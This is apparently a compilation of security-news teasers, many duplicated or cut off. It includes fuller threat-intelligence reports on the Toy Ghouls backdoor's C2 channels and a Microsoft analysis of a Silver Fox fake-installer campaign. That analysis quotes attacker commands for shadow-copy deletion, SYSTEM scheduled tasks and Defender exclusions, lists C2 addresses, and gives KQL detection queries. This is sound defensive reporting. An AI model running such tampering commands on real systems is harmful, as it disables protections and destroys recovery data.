Another trove of data from Berlin's government has appeared online, authorities said. Germany's information security agency separately warned about the Rhysida cybercrime group.
Another trove of data from Berlin's government has appeared online, authorities said. Germany's information security agency separately warned about the Rhysida cybercrime group.
1. Overview The AhnLab SEcurity intelligence Center (ASEC) continuously monitors various threats targeting Linux environments. Techniques that modify the Linux kernel to conceal malware and signs of compromise have been used for a long time, and Syslogk is one such rootkit that operates in this manner. This document provides an analysis of the key features […]
1. Overview The AhnLab SEcurity intelligence Center (ASEC) continuously monitors various threats targeting Linux environments. Techniques that modify the Linux kernel to conceal malware and signs of compromise have been used for a long time, and Syslogk is one such rootkit that operates in this manner. This document provides an analysis of the key features […]
Introduction
We continue tracking the activity of Toy Ghouls (also known as Bearlyfy, Laboo.boo, and Feral Wolf), a financially motivated group that has been targeting Russian organizations since 2025. The attackers initially relied exclusively on tools pulled from public GitHub repositories along with leaked Babuk and LockBit ransomware builders, later shifting to their own custom ransomware, GenieLocker. In early July 2026, we observed the group using a custom backdoor for the first time.
We i
We continue tracking the activity of Toy Ghouls (also known as Bearlyfy, Laboo.boo, and Feral Wolf), a financially motivated group that has been targeting Russian organizations since 2025. The attackers initially relied exclusively on tools pulled from public GitHub repositories along with leaked Babuk and LockBit ransomware builders, later shifting to their own custom ransomware, GenieLocker. In early July 2026, we observed the group using a custom backdoor for the first time.
We identified two versions of this backdoor: one uses the HiveMQ MQTT broker as its C2 server, while the other relies on the Element messenger. Both versions include “bird” in their names:
mqtt-bird-agent 0.1.0 (HiveMQ version)
matrix-bird-agent 0.1.0 (Element version)
This post examines how the backdoor is delivered to target systems, how it establishes persistence, and how it communicates with its C2 server.
Technical details
Delivery
In this campaign, the attackers use Windows Remote Management (WinRM) to deliver the backdoors and their configuration files to compromised systems. The group relies on open-source tools such as Evil-WinRM and WinRM-fs to do this.
Installation
The backdoor can both run within an interactive command-line session and establish persistence as a Windows service, using the --install or install option, depending on the backdoor version. The --service (or service) option is not available by default and is instead used as an argument for the installed Windows service.
Other launch options are listed in the backdoor’s help output:
C:\cplsupport.exe -h
Bird Agent - MQTT server monitor
Usage: cplsupport.exe [OPTIONS]

Options:
-c, --config <CONFIG> Path to config.toml config file
--install Install as a system service
--uninstall Uninstall the system service
--seal Encrypt sensitive config fields in-place using a machine-bound key
-h, --help Print help
-V, --version Print version
HiveMQ version backdoor help output
In the Element version, the backdoor help output looks as follows:
C:\wtass.exe -h
Matrix monitoring agent

Usage: wtass.exe [OPTIONS] [COMMAND]

Commands:
  install    Register this agent with the Matrix homeserver and panel
  uninstall  Remove this agent's service and credentials
  service    Run as a Windows service (internal)
  help       Print this message or the help of the given subcommand(s)

Options:
  -c, --config <CONFIG>
  -h, --help             Print help
  -V, --version          Print version
Element version backdoor help output
By default, the backdoor looks for a config.toml configuration file in the directory where the executable was launched, then falls back to %PROGRAMDATA%\SynapseAgent\config.toml (Element version) or %PROGRAMDATA%\cplsupport\config.toml (HiveMQ version). If no configuration file is found in either location, the full path can be specified using the -c (--config) option.

The backdoor accepts both unencrypted configuration files and files with partially encrypted sections. In the first case, once the backdoor is launched, it reads the file and partially encrypts it using the seal() function (the --seal option in the HiveMQ version), applying the ChaCha20-Poly1305 algorithm with a key derived from the value of the HKLM\Software\Microsoft\Cryptography\MachineGuid registry key. This means that after the backdoor’s first run, the configuration file becomes bound to that specific machine. On subsequent runs, the configuration is decrypted automatically. If the input configuration was already partially encrypted, it is likewise decrypted automatically.
If the configuration cannot be decrypted, the backdoor stops running.
Encrypted configuration files look as follows:
Encrypted backdoor configuration file, HiveMQ version
The encrypted portion of the HiveMQ version’s configuration contains the following parameters:
agent_privkey: the agent’s private key
channel_id: the channel identifier used to communicate with the broker
server_pubkey: the server’s public key
Decrypted blob field in the HiveMQ version’s configuration

In the Element version, the configuration file is deleted immediately after the first run, and the relevant parameters are instead written to the HKLM\Software\synapse\Config\SealedConfig registry key. On subsequent runs, the backdoor checks the registry for its configuration first.
Decrypted Element version configuration file, retrieved from the registry
The Element version’s configuration specifies the address of an Element server controlled by the attackers, a room identifier, and an access_token used to access that room. If this parameter is left empty, the backdoor prompts for the password interactively during installation. After successfully creating a session, the backdoor saves the received token to the blob field.
Communication
At startup, both backdoor versions send a GET request to http://ip-api.com/json to determine the system’s public IP address and country of origin.
The first version uses the public HiveMQ MQTT broker (broker.hivemq.com) as its C2 server. The free tier of this broker supports up to 100 concurrent connections and up to 10 GB of traffic per month. The attackers set up their own cluster and used it both to collect telemetry from compromised systems and to send commands to the backdoor.
Once a connection is established, the system’s status is sent via a POST request to
broker.hivemq.com:8883/[cluster_id]/status. The message format is:
{"online":bool,"hostname":"hostname.domain","timestamp":unix_timestamp,"location":{"json"}}.
At intervals defined in the configuration file, system information, such as CPU load and available memory, is sent via a POST request to
broker.hivemq.com:8883/[cluster_id]/metrics3. The message format is:
{cpu_percent":float,"mem_used_bytes":int,"mem_total_bytes":int,"disk_used_bytes":int,"disk_total_bytes":int,"load_1m":float,"load_5m":float,"load_15m":float,"uptime_secs":int,"hostname":"hostname.domain","timestamp":unix_timestamp}.
The backdoor sends GET requests to
broker.hivemq.com:8883/[cluster_id]/cmd/req to retrieve commands from the C2 server. The server responds in the format:
{"cmd_id":int,"command":"str","timeout_secs":int}.
Commands are executed via PowerShell.exe in hidden mode, using the -NonInteractive -NoProfile -Command parameters.
Command execution results are sent to the command server at
broker.hivemq.com:8883/[cluster_id]/cmd/res in the
{"stdout":"str","stderr":"str","exit_code":int,"duration_ms":int} format.
For the second backdoor version, the attackers set up their own Element server running on the Matrix protocol, meet.element[.]tw, as the C2 server. On this server, they created a room used to receive messages containing device information and to send commands for execution on the compromised system. The communication flow is as follows:
Once a connection is successfully established, the backdoor sends an m.bird.status message containing the system’s status. This message format is identical to that used in the HiveMQ version.
At intervals defined in the configuration file, information about the compromised system is sent as an m.bird.metrics message. Field names are slightly different from those in the first version:
{cpu_percent_x100":float,"mem_used_bytes":int,"mem_total_bytes":int,"disk_used_bytes":int,"disk_total_bytes":int,"load_1m_x100":float,"load_5m_x100":float,"load_15m_x100":float,"uptime_secs":int,"hostname":"hostname.domain","timestamp":unix_timestamp}.
This version of the backdoor supports two types of commands, distinguished by the start of the received message.
To set a new interval for sending metrics, the attackers send a message beginning with config:set_interval (accepting values from 5 to 3600 seconds). The new value is saved to the HKLM\Software\SynapseAgent\metrics_interval registry key.
Messages containing commands to execute begin with the string cmd:. Based on data extracted from Element’s SQLite databases on the compromised system, we were able to identify the account name the attackers used to send commands: panel-bot.
Received commands are executed via the Windows command line interface.
Command output is sent as an m.bird.cmd_response message. This message format mirrors the one used in the HiveMQ version.
Takeaways
We have been tracking Toy Ghouls’ activity for quite some time. We previously found that the group had expanded its arsenal with a custom ransomware strain, GenieLocker, and we have now discovered that it has also developed a backdoor capable of giving it full control over an infected device. The new tools use unconventional channels to communicate with their C2 server: the HiveMQ MQTT broker and the Matrix-based Element messenger. This shift away from publicly available open-source projects toward custom-built tools suggests that Toy Ghouls is working to make its attacks more sophisticated and to evade detection for longer.
The AhnLab SEcurity intelligence Center (ASEC) recently identified attack cases that exploited Radmin and UltraVNC. Although the Initial Intrusion method remains unknown, the attackers installed Radmin—a remote control tool—and then installed UltraVNC. The threat actors exploited the remote control tools to gain control of the infected systems and installed Netch and CCProxy to use the […]
The AhnLab SEcurity intelligence Center (ASEC) recently identified attack cases that exploited Radmin and UltraVNC. Although the Initial Intrusion method remains unknown, the attackers installed Radmin—a remote control tool—and then installed UltraVNC. The threat actors exploited the remote control tools to gain control of the infected systems and installed Netch and CCProxy to use the […]
Explore how attackers targeting Latin American entities use AI for data exfiltration and how basic OpSec errors allow defenders to disrupt operations.
The post Attackers Expose Ongoing AI Tool Use Targeting Organizations in Latin America appeared first on Unit 42.
Searzhudin Tamirlanovich Aktulaev appeared in a San Francisco federal court on Monday after being arrested in Cyprus in May 2025 and extradited to the U.S. last week.
Searzhudin Tamirlanovich Aktulaev appeared in a San Francisco federal court on Monday after being arrested in Cyprus in May 2025 and extradited to the U.S. last week.
The healthcare data company Aesto informed federal regulators this week that more than 9.5 million people had sensitive information leaked during a cyberattack last December.
The healthcare data company Aesto informed federal regulators this week that more than 9.5 million people had sensitive information leaked during a cyberattack last December.
U.S. and European authorities disrupted the long-running botnet Sality, turning the malware’s peer-to-peer architecture against itself to cut thousands of infected computers off from operators.
U.S. and European authorities disrupted the long-running botnet Sality, turning the malware’s peer-to-peer architecture against itself to cut thousands of infected computers off from operators.
People who initially seem fine but tend to subtly avoid others as the relationship deepens or when conflicts arise—and who disappear when pressured—are commonly referred to as “avoidant types.” By repeatedly pulling away only to reappear, they drain the other person’s emotions and energy, ultimately undermining the relationship. The attack pattern of the recently […]
People who initially seem fine but tend to subtly avoid others as the relationship deepens or when conflicts arise—and who disappear when pressured—are commonly referred to as “avoidant types.” By repeatedly pulling away only to reappear, they drain the other person’s emotions and energy, ultimately undermining the relationship. The attack pattern of the recently […]
A request to review the purchase of seafood ingredients arrived. When the file is opened, a normal hwp document appears, but while the user is reviewing the contents, a malicious script runs in the background and even registers a scheduled task. It then extracts system information to an external location, downloads and executes additional commands, […]
A request to review the purchase of seafood ingredients arrived. When the file is opened, a normal hwp document appears, but while the user is reviewing the contents, a malicious script runs in the background and even registers a scheduled task. It then extracts system information to an external location, downloads and executes additional commands, […]
In this article
Attack chain overviewCampaign scope and targetingMitigation and protection guidanceReferencesLearn more
Microsoft Defender Experts is tracking an active malware campaign that uses counterfeit software-download websites to impersonate trusted vendors and distribute malicious installers. The campaign has targeted users looking to download popular software and has resulted in compromises across multiple organizations and industries, primarily a
Microsoft Defender Experts is tracking an active malware campaign that uses counterfeit software-download websites to impersonate trusted vendors and distribute malicious installers. The campaign has targeted users looking to download popular software and has resulted in compromises across multiple organizations and industries, primarily affecting China-based operations of multinational organizations and Chinese-speaking users. Microsoft has observed victims across healthcare, manufacturing, gaming, technology, logistics, government, and education sectors.
Once executed, the malicious installers deploy malware that establishes persistence, attempts to weaken security protections, and communicates with attacker-controlled infrastructure. Microsoft assesses with moderate confidence that this activity is consistent with the publicly reported Silver Fox (also known as Yinhu, 银狐) fake software campaign but has not attributed it to a nation-state actor. Microsoft Defender detected and disrupted activity across multiple stages of the attack, including automated containment through attack disruption. Organizations should prioritize preventing downloads from untrusted software sources and ensure protections such as SmartScreen, network protection, tamper protection, and Microsoft Defender XDR are enabled to help identify, block, and respond to related activity.
Attack chain overview

The campaign follows a consistent attack chain from a spoofed vendor download page to a self-protecting, persistent implant. The stages below trace that chain — initial access, delivery, execution, persistence, privilege escalation, defense evasion, and command and control.
Figure 1. Diagram showing the campaign attack chain from spoofed download page to archive delivery, execution, persistence, defense evasion, and command-and-control.
Campaign scope and targeting
Microsoft observed affected devices predominantly associated with China-based operations and Chinese-speaking users, consistent with the Chinese-language lure content and the .com.cn and .hl.cn infrastructure. Confirmed activity spans medical devices and healthcare, manufacturing, gaming, technology, logistics, government, and higher education across multiple organizations and industries.
Initial access: spoofed software-download sites
The entry point is a fraudulent software-download website that spoofs a legitimate vendor. In one case, endpoint telemetry captured a device navigating to the fake Razer page pc-razerzone[.]com[.]cn and downloading app_setup.6653004.zip from the delivery host gehie246[.]com/712down; two content-distinct copies of the same-named archive were written within roughly 69 seconds — a direct observation of server-side payload regeneration.
Across the estate, FileOriginReferrerUrl telemetry ties each downloaded archive to the impersonation page that served it and to rotating delivery hosts (yimxg25tiy[.]com/73inst, cc8ttkv35b[.]com/7qinst, n7b8t85zsg[.]com/ins711) and a suspected attacker-controlled Alibaba Cloud Object Storage Service (OSS) bucket. The lure domains predominantly use .com.cn, .hl.cn, and .cn and embed the impersonated brand name.
Delivery: a dynamically generated installer archive
The following examples illustrate how look-alike domains routed users to the same delivery infrastructure while preserving brand-specific lure pages.
When the user selects the download control, Microsoft Edge retrieves a malicious installer archive from a small set of dedicated delivery domains.
A defining characteristic is that the archive keeps the same filename while its hash changes on every download — a strong indicator the payload is generated server-side, per request. Microsoft observed families of same-named archives (app_setup.*, zinst.*, zintall.*, intsoft.*, innstll.*) whose contents differ across downloads while the delivery URL stays constant; the full validated hash set is in the indicators of compromise below.
The campaign runs a large, uniform set of vendor look-alike pages on .com.cn and .hl.cn domains, each cloning the real product’s branding and presenting a prominent “Download now” button. All funnel to the same delivery and payload infrastructure.
Although these domains impersonate unrelated vendors, they are not independently hosted. Infrastructure enrichment, corroborated by Microsoft telemetry where the two overlap, resolves them into two groupings. Six domains resolve within AS132839, spread across four unrelated netblocks and three registered country codes, and share a common pair of nameservers. Two further domains resolve within AS8796 in a single /21, using a different nameserver pair. One additional domain is served through a content delivery network (CDN), concealing its origin. Because hosting and Domain Name System (DNS) are frequently bundled by the same reseller, these are best read as two consistent procurement channels rather than two independent corroborating signals.
The practical implication for defenders is that netblock- and geography-based grouping will miss these relationships, while Autonomous System Number (ASN)-level analysis surfaces them.The autonomous system remains constant even where the address space and registered country vary. These are shared commercial hosting and DNS providers carrying substantial unrelated tenancy, so the ASN and nameserver should be treated as hunting pivots, not blocklist entries.
The following capture shows a representative impersonation page served by the campaign. The pages are high-fidelity clones of a legitimate vendor’s site with a prominent download call-to-action.
Figure 2b. Counterfeit Microsoft Edge download page hosted on the look-alike domain app-microsoft-edge[.]com[.]cn, with a prominent download button.
Execution: a wrapped installer drops a randomized stage-one payload
The wrapper installer creates a randomized executable path while reusing stable payload content, making names unreliable but behavior and hashes useful for detection.
Opening the archive yields a wrapper installer whose name follows a generated pattern (for example, a_instapp83353001.exe or ainst8663586104.exe).
Executing the wrapper creates and launches a stage-one payload at a randomized path under a world-writable or system location; the directory and file names are randomized, but the payload content is stable. The same stage-one 256-bit Secure Hash Algorithm (SHA-256) (676a2a7b94ca…) was observed under many names and paths.
The end-to-end chain is visible as a parent-to-child process tree: msedge.exe writes the archive, an archiving tool (7zFM.exe, 360zip.exe, or WinRAR.exe) extracts it, the bundled wrapper runs, and the wrapper launches the randomized stage-one payload.
msedge.exe                               downloads app_setup.6653004.zip
  └─ 7zFM.exe / 360zip.exe / WinRAR.exe  (user opens the downloaded archive)
       └─ a_instapp83353001.exe           (wrapper installer bundled in the archive)
            └─ C:\Users\Public\yZ6A88\9bEELI.exe  (stage-one payload, randomized)
Payloads are masqueraded; Microsoft confirmed the masquerade through file metadata on the later-stage payload (SHA-256 6d6ba2bc…), staged at C:\Program Files (x86)\<random>\. The binary’s version resource declares CompanyName: “Speech Processing Solutions GmbH”, FileDescription: “Philips Speech Driver Client Configuration”, OriginalFileName: PhilipsSpeechDriverConfiguration.exe, and ProductVersion: 4.7.471.07,while executing from a randomized directory under a randomized file name. The same resource retains an unfilled build-template placeholder, ProductName: “TODO: <Product name>”, indicating the version information was fabricated for the payload rather than inherited from genuine vendor software. Microsoft also observed svchost.exe executing from a non-system path (D:\hellothere\svchost.exe) rather than C:\Windows\System32.
A payload staged under C:\ProgramData\<random>\ (SHA-256 c6100166…) carries the version metadata of the Indigo Rose TrueUpdate Client (OriginalFileName: tu_rt.exe, ProductVersion: 3.8.0.0) and exhibits that product’s runtime behavior, writing _ir_tu2_temp_* artifacts to the user’s temp directory on each execution. Dropped by the later-stage payload and launched repeatedly by the Task Scheduler service, it connects to an attacker-controlled Alibaba Cloud OSS bucket over Transport Layer Security (TLS) and writes a further payload to a second randomized C:\ProgramData\ directory — a legitimate update mechanism repurposed for payload delivery.
Alternate execution vector: Windows Installer (msiexec)
In parallel with the wrapped-installer chain, Microsoft observed a second execution vector that uses the Windows Installer service. The installer performs its intended function; what the campaign gains is execution under a signed, trusted Windows component. The extracted installer invokes msiexec.exe in embedded mode, which writes and launches a randomized executable into a world-writable C:\Users\Public\<random>\ directory, the same masquerade pattern as the wrapper chain, but delivered through msiexec.exe.
msiexec.exe -Embedding  E Global\MSI0000
  └─ C:\Users\Public\\.exe   (payload, randomized path/name)
The behavior is consistent and repeated: more than twenty distinct payload names were written this way, spawned by a range of parents including msedge.exe, explorer.exe, and svchost.exe.
Persistence and recurring execution: disguised scheduled tasks
Persistence and recurring execution are achieved through scheduled tasks whose display names imitate routine IT or productivity jobs (for example “Deadline Mission Target” and “Hierarchy Tools Smooth Inventory”), each launching a specific payload staged under C:\ProgramData\.
Each task launches a specific payload:
Scheduled task name
Payload launched
\Deadline Mission Target
7fYptijy.exe
\Hierarchy Tools Smooth Inventory
beuv4Mie.exe
\Empowering Status Tools productivity Ahead
SaYC4Mga.exe
\5nboF
aLcUaw.exe (stage-one)
The persistent payloads are staged in locations such as C:\ProgramData\7fYptijy.exe, C:\ProgramData\zsMmvukD\beuv4Mie.exe, and C:\ProgramData\uwMUCYBN\SaYC4Mga.exe. Because the payloads are launched by the Task Scheduler service (parented to svchost.exe -k netsvcs -p -s Schedule) and multiple staggered tasks run per device, affected hosts exhibit a characteristic ~60-second re-execution cadence.
Privilege escalation: SYSTEM scheduled task and process injection
To perform privileged actions such as writing Microsoft Defender exclusions, the malware creates a short-lived scheduled task that runs as SYSTEM (SCHTASKS /Create … /RL HIGHEST /RU “SYSTEM”), executes the privileged action, then immediately runs and deletes the task
The /RL HIGHEST /RU “SYSTEM” combination elevates the exclusion write to SYSTEM, and the create-run-delete sequence minimizes the footprint of the helper task. Process injection was also observed. A persistent campaign payload (SHA-256 1bd3662d…), launched from C:\ProgramData\ by the Task Scheduler service, created a remote thread in a legitimate user application moments after that application started — executing payload code inside the context of a trusted process. Microsoft Defender detected the activity as A process was injected with potentially malicious code.
The sequence below shows a single execution cycle end to end: the Task Scheduler service launches the payload, the payload immediately attempts command-and-control on two non-standard ports — both blocked at the host firewall — and, seventeen seconds later, injects into a user application within milliseconds of that application starting.
Follow-on payloads take a layered approach to weakening the host. They add sweeping Microsoft Defender path exclusions via PowerShell (Add-MpPreference -ExclusionPath) and the SYSTEM scheduled-task registry write;
and neutralize Windows Update by stopping and disabling wuauserv, UsoSvc, uhssvc, and WaaSMedicSvc, renaming update dynamic-link libraries (DLLs), and deleting the SoftwareDistribution cache.
A malicious Windows Defender Application Control policy was written to the code-integrity store on multiple devices; Microsoft Defender Antivirus detected the tamper behavior as Behavior:Win32/MpTamperGpDisableAVFriendly.A.
Command and control (C2)
A later-stage networking payload establishes command-and-control over application-layer protocols on non-standard ports — observed ports include 5090, 7031, 7032, 7088–7090, 8050, 28290, and 28300.
Initiating payload
C2 endpoint (defanged)
Result
40gK5T.exe, RhT9aQ.exe (Program Files (x86))
103.156.25[.]35:7031
Connection failed
Multiple C:\ProgramData\ payloads
103.183.3[.]162:5090 (oijfwe[.]net)
Connection failed
Stage-one / persistent payloads
Alibaba Cloud object storage over TLS (443)
Connection succeeded
C2 endpoints comprise a set of six-character [.]net domains (iualef, oijfwe, euioxu, czijbh, wfmwsj, tbdqxq) and IP-and-port endpoints; a primary hub was observed on 202.95.14[.]237 (AS152194, CTG Server Limited). Payloads were observed beaconing to these endpoints with both successful and failed callbacks; the dedicated [.]net and IP-and-port C2 was intermittently unreachable while the same payloads still completed TLS connections to cloud object storage, consistent with a dedicated C2 tier that was often down while cloud-hosted staging remained live.
Detection and disruption
In observed environments, Microsoft Defender surfaced alerts across multiple stages and, where criteria were met, Attack Disruption engaged to contain affected devices and accounts.
Representative alerts include Modification attempt in Microsoft Defender Antivirus exclusion list, Compromised device (attack disruption), A process was injected with potentially malicious code, Potential C2 connection behavior, Suspicious Task Scheduler activity, and Compromised account conducting hands-on-keyboard attack. The campaign is not purely automated. In a subset of environments, the automated execution was accompanied by interactive, hands-on-keyboard activity, which attack disruption engaged to contain.
Microsoft Defender also blocked the attempted Server Message Block (SMB) lateral movement to additional hosts (Lateral movement using SMB remote file access blocked on multiple devices) and detected the C2 connection behavior; the campaign’s C2 endpoints are included in the blocked indicator set.
Attack disruption contained the device and account; full eradication of persistence still required responder action.
Stage
Microsoft Defender coverage
Fake-download landing and delivery domains
Microsoft Defender SmartScreen, Network Protection, Web content filtering
Malicious ZIP and stage-one execution (including msiexec proxy execution)
Microsoft Defender Antivirus (behavioral + cloud-delivered protection); Microsoft Defender for Endpoint
Defender tampering & exclusion writes
Tamper Protection; Modification attempt in exclusion list alerts; Behavior:Win32/MpTamperGpDisableAVFriendly.A
Persistence, privilege escalation, and injection
Microsoft Defender for Endpoint — “Suspicious Task Scheduler activity”; “A process was injected with potentially malicious code”
Command and control, lateral movement, and hands-on-keyboard
Microsoft Defender XDR — “Potential C2 connection behavior”; “Lateral movement using SMB remote file access blocked on multiple devices”; “Compromised account conducting hands-on-keyboard attack”; Network protection (C2 block); Attack disruption (automatic containment)
Mitigation and protection guidance
Microsoft recommends the following mitigations to reduce the impact of this threat. Check the recommendations card for the deployment status of monitored mitigations.
Campaign-specific recommendations
Enforce Tamper Protection. It blocks exclusion and registry writes to Microsoft Defender even when the payload runs as SYSTEM — directly countering the throwaway SYSTEM scheduled-task technique this campaign relies on.
Hunt behavior, not file names. File names and hashes rotate on every download; pivot on the C:\Users\Public\<random>\<random>.exe and C:\Program Files (x86)\<random>\<random>.exe drop pattern, the Philips-Speech masquerade, and the stable stage-one and networking payload hashes.
Alert on the tamper sequence. A SYSTEM scheduled task writing HKLM\…\Windows Defender\Exclusions\Paths then self-deleting, vssadmin delete shadows /all /quiet, and disabling wuauserv, UsoSvc, WaaSMedicSvc and uhssvc are high-fidelity signals.
Treat look-alike download archives as malicious in web and mail flow. Block ZIPs named app_setup.*, zinst.*, zintall.*, intsoft.*, and innstll.* served from *.com.cn or *.hl.cn brand-look-alike domains and the /712down, /73inst, /7qinst, and /ins711 delivery endpoints.
Correlate download referrers. Use FileOriginUrl and FileOriginReferrerUrl to catch landing-page to delivery-host pairs even after individual domains rotate, and block the C2 IP:port set and .net C2 domains.
Microsoft Defender XDR hardening recommendations
Microsoft Defender XDR customers can turn on attack surface reduction rules to prevent several of the infection vectors of this threat. These rules, which can be configured by any user, offer significant hardening against targeted attacks. In observed attacks, Microsoft customers who had the following rules turned on could mitigate the attack in the initial stages and prevent hands-on-keyboard activity:
Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.
Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.
Figure 3. Diagram mapping attacker activity stages to Microsoft Defender protections including SmartScreen, Defender Antivirus, endpoint detection and response (EDR) detections, Network Protection, and Attack Disruption.
Microsoft Security Copilot
Security Copilot customers can use the standalone experience to create their own prompts or run the following prebuilt promptbooks to automate incident response or investigation tasks related to this threat:
Incident investigation
Microsoft User analysis
Threat actor profile
Threat Intelligence 360 report based on MDTI article
Vulnerability impact assessment
These promptbooks can help analysts summarize affected entities, review alert timelines, and pivot on the IOCs included in this blog. Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender XDR or Microsoft Sentinel.
Threat intelligence reports
Microsoft Defender XDR customers can use threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the malicious activity and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.
Advanced hunting
Microsoft Defender XDR and Microsoft Sentinel customers can run the following queries. . The behavior-based queries continue to work even as filenames, hashes, and domains rotate.
Campaign payloads and loaders Surfaces execution or creation of the campaign’s stable stage-one, later-stage, persistent, networking, and loader binaries by SHA-256.
let campaignSha256 = dynamic([
  "676a2a7b94ca2f8ec76352ee656e4d075bb342bd7ad6efbc7c19c060001eace7", // stage-one
  "6d6ba2bc9ad414837826f7278bc3e0116f1aeda02d0c2284ed65819f5d9180a8", // later-stage
  "c4100ad39d8db98f063feb6c3b6c8e9a9f9d9bf25a1e0233f43b058ff8a7dbdf", // networking
  "1bd3662d784840e410d2d3c0a1040277f7f549089447359f01e05c2559cb1f17", // persistent
  "c6100166e2d3b40388980f7674712ef39e937ac04925ca5d370415399ed73faf", // TrueUpdate loader
  "f33d160d757e4b39019fdef21cf90cafb501b800ca0d4039366bc30856e3d81b", // persistent/networking
  "e4fe2dee8f0bb132fa15fc686d1f93df39530a2d3a8d3a1f3a605a057c04e7b3"  // supporting DLL
]);
union
  (DeviceProcessEvents | where SHA256 in (campaignSha256)),
  (DeviceFileEvents    | where SHA256 in (campaignSha256))
| project Timestamp, DeviceName, ActionType, FileName, FolderPath, SHA256, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc
Randomized payload drop pattern Finds executables dropped into randomized folders under world-writable or system locations — the campaign’s stable staging behavior regardless of filename.
DeviceProcessEvents
| where FolderPath matches regex @"(?i)^C:\\(Users\\Public|ProgramData|Program Files \(x86\))\\[A-Za-z0-9]{4,10}\\[A-Za-z0-9]{4,10}\.exe$"
| where InitiatingProcessFileName in~ ("msiexec.exe","explorer.exe","svchost.exe","cmd.exe","7zFM.exe","360zip.exe","WinRAR.exe")
| project Timestamp, DeviceName, AccountName, FolderPath, FileName, SHA256, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc
Microsoft Defender exclusion tampering Detects the SYSTEM scheduled-task and PowerShell routines that write sweeping Microsoft Defender path exclusions.
DeviceProcessEvents
| where ProcessCommandLine has @"Windows Defender\Exclusions\Paths"
     or ProcessCommandLine has "Add-MpPreference -ExclusionPath"
     or (ProcessCommandLine has "SCHTASKS" and ProcessCommandLine has "SYSTEM" and ProcessCommandLine has "Exclusions")
| project Timestamp, DeviceName, AccountName, InitiatingProcessFileName, ProcessCommandLine
| order by Timestamp desc
Recovery inhibition and Windows Update neutralization Surfaces shadow-copy deletion and the routine that stops, disables, or renames Windows Update service components.
DeviceProcessEvents
| where ProcessCommandLine has "vssadmin delete shadows"
     or (ProcessCommandLine has_all ("sc","config","disabled") and ProcessCommandLine has_any ("wuauserv","UsoSvc","uhssvc","WaaSMedicSvc"))
     or ProcessCommandLine has "NoAutoUpdate"
     or (ProcessCommandLine has "rename" and ProcessCommandLine has_any ("wuaueng","WaaSMedicSvc"))
| project Timestamp, DeviceName, InitiatingProcessFileName, ProcessCommandLine
| order by Timestamp desc
Windows Installer (msiexec) embedded-mode execution Catches the parallel delivery vector where msiexec launches a randomized payload from a world-writable path.
DeviceProcessEvents
| where InitiatingProcessFileName =~ "msiexec.exe"
| where InitiatingProcessCommandLine has "-Embedding" and InitiatingProcessCommandLine has @"Global\MSI0000"
| where FolderPath has @"C:\Users\Public\"
| project Timestamp, DeviceName, FileName, FolderPath, SHA256, InitiatingProcessCommandLine
| order by Timestamp desc
Disguised scheduled-task execution Flags payloads relaunched by the Task Scheduler service from user-writable directories (the ~60-second re-execution loop).
DeviceProcessEvents
| where InitiatingProcessCommandLine has "netsvcs" and InitiatingProcessCommandLine has "Schedule"
| where FolderPath matches regex @"(?i)^C:\\(Users\\Public|ProgramData|Program Files \(x86\))\\"
| where FileName endswith ".exe"
| project Timestamp, DeviceName, FileName, FolderPath, SHA256, InitiatingProcessFileName
| order by Timestamp desc
Command-and-control connections Matches callbacks to the campaign’s C2 IP:port set and six-character .net C2 domains.
let c2ip    = dynamic(["202.95.14.237","47.239.232.245","161.248.87.157","103.156.25.35","103.183.3.162","43.99.100.248","47.239.175.163","47.86.205.97","47.243.218.255"]);
let c2ports = dynamic([5090,7031,7032,7088,7089,7090,8050,28290,28300]);
let c2dom   = dynamic(["iualef.net","euioxu.net","czijbh.net","wfmwsj.net","tbdqxq.net","oijfwe.net"]);
DeviceNetworkEvents
| where (RemoteIP in (c2ip) and RemotePort in (c2ports)) or (RemoteUrl has_any (c2dom))
| project Timestamp, DeviceName, InitiatingProcessFileName, InitiatingProcessSHA256, RemoteIP, RemotePort, RemoteUrl, ActionType
| order by Timestamp desc
Malicious delivery domains and download endpoints Identifies connections to the dedicated delivery domains and the /712down, /73inst, /7qinst, /ins711 download paths.
let deliveryHosts = dynamic(["gehie246.com","yimxg25tiy.com","cc8ttkv35b.com","n7b8t85zsg.com","bxfh.tzcdq.cn","tmsq.tzcdq.cn","mebx78e02.com","qwjre1487.com"]);
DeviceNetworkEvents
| where RemoteUrl has_any (deliveryHosts) or RemoteUrl has_any ("/712down","/73inst","/7qinst","/ins711")
| project Timestamp, DeviceName, InitiatingProcessFileName, RemoteUrl, RemoteIP, ActionType
| order by Timestamp desc
MITRE ATT&CK techniques observed
This threat has exhibited use of the following attack techniques. For standard industry documentation about these techniques, refer to the MITRE ATT&CK framework.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
While monitoring Mirage Kitten activity, we uncovered a previously undocumented malware family that we dubbed NodeRabbit. We identified the first sample on a system in Afghanistan. Further threat hunting revealed two additional, more advanced, variants: one on a system in Egypt and another on a system in Ethiopia.
NodeRabbit is a cross-platform remote access trojan (RAT) built with Node.js. It targets Windows, Linux, and macOS. Its operators deliver it through spear-phishing messages on LinkedIn
While monitoring Mirage Kitten activity, we uncovered a previously undocumented malware family that we dubbed NodeRabbit. We identified the first sample on a system in Afghanistan. Further threat hunting revealed two additional, more advanced, variants: one on a system in Egypt and another on a system in Ethiopia.
NodeRabbit is a cross-platform remote access trojan (RAT) built with Node.js. It targets Windows, Linux, and macOS. Its operators deliver it through spear-phishing messages on LinkedIn and other job search platforms that contain trojanized coding challenge archives.
During the same investigation, we discovered another previously undocumented malware family that we dubbed PollCat. Like NodeRabbit, PollCat is a cross-platform RAT, but it is written in obfuscated JavaScript also distributed through trojanized coding challenge archives.
Mirage Kitten has historically relied on native malware written in languages such as C, C++, and Go, often deploying it through DLL search-order hijacking. NodeRabbit and PollCat represent the first publicly documented use of Node.js- and JavaScript-based malware by this APT group.
Kaspersky’s products detect this threat as Trojan.JS.MirageKitten.*
Background
